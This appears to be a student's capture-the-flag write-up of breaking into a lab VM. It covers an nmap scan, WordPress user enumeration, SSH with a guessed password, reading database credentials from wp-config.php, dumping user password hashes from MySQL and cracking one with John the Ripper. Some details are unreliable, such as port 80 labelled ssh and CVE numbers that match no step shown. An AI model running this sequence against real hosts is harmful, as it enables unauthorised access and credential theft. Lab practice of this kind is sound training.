
# Red Team: Summary of Operations

## Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

## Exposed Services

Nmap scan results for Target 1 VM:



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-04 17:29 PST
Nmap scan report for raven.localx (192.168.1.110)
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

- Target 1
  - [ ] Port 22/tcp open (service) ssh (version) OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
  - [ ] Port 80/tcp open (service) ssh (version) Apache httpd 2.4.10 ((Debian))
  - [ ] Port 111/tcp open (service) rpcbind (version) 2-4 (RPC #100000)
  - [ ] Port 139/tcp open (service) netbios-ssn (version) Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  - [ ] Port 445/tcp open (service) netbios-ssn (version) Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

CVE-2020-1744 BruteForce Attack


CVE-2021-25101 WordPress

CVE-2017-13718 Python


The following vulnerabilities were identified on each target:

- Target 1
  1. Nmap was used to find open ports
  2. Wordpress was discovered with wpscan
  3. weak  (michaels password was his own name)
  4. Michaels weak password leads the attacker with root access to MySQL databases.
  5. unsalted password hashes, md5 hashes used. Hacker was able to discover password hashes and crack through crackstation.com


*Scan the network to identify the IP addresses of Target 1:





*Exposed Ports and services.




*Enumerate the WordPress site Users with wpscan to obtain user information to ssh into their account.




*Use SSH to gain a user shell



*Look at wp-config.php file /var/www/html and find MySQL database password:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret
-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing coo
kies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{Or3zalh.JE
+Q!Gi:L7U[(T:J5ay');
define('SECURE_AUTH_KEY',  'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/O@&*r{+RS*N!p1&a$*
ctt+ I/!?A/Tip(BG');
define('LOGGED_IN_KEY',    '.D4}RE4rW2C@9^Bp%#U6i)?cs7,@e]YD:R~fp#hXOk$4o/y
DO8b7I&/F7SBSLPlj');
define('NONCE_KEY',        '4L{Cq,%ce2?RRT7zue#R3DezpNq4sFvcCzF@zdmgL/fKpaG
X:EpJt/]xZW1_H&46');
define('AUTH_SALT',        '@@?u*YKtt:o/T&V;cbb`.GaJ0./S@dn$t2~n+lR3{PktK]2
,*y/b%<BH-Bd#I}oE');
define('SECURE_AUTH_SALT', 'f0Dc#lKmEJi(:-3+x.V#]Wy@mCmp%njtmFb6`_80[8FK,ZQ
```

*Use the credentials to log intoMySQL and dump WordPress user password hashes.


```
/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 68
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

```
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 68
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use <mysql>
ERROR 1049 (42000): Unknown database '<mysql>'
mysql> use <mysql>;
ERROR 1049 (42000): Unknown database '<mysql>'
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------------+
| Tables_in_mysql           |
```

*flags 1 and 2

```
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name        |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael             |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull      |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------------+
2 rows in set (0.00 sec)

mysql>
```

*Secure a user shell as the user whose password you cracked



-Created nano steven and stored his password hash and cracked with John
-Password: pink84

```
root@Kali:~# nano steven
root@Kali:~# john steven
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 79 candidates buffered for the current salt, minimum 96 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
1g 0:00:01:20 DONE 3/3 (2022-03-01 14:11) 0.01246g/s 46126p/s 46126c/s 4612
6C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked pass
words reliably
Session completed
root@Kali:~#
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$
```


*Flag 1

```
html/vendor/examples/scripts/XRegExp.js:    // capture. Also allows adding new flags in the process of copying the regex
html/vendor/examples/scripts/XRegExp.js:    // Augment XRegExp's regular expression syntax and flags. Note that when adding tokens, the
html/vendor/examples/scripts/XRegExp.js:    // Mode modifier at the start of the pattern only, with any combination of flags imsx: (?imsx)
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
$
```

*Flag 2

```
$ ls
flag2.txt  html
$ cat flag2.txt html
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```


*Flag 3 and Flag 4





# Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1
  FLAG 1-4:




Exploit used:

- Exposed ports and services
- Enumerated WordPress site with Michael and Steven.
- MySQL databases
- SSH to gain user shell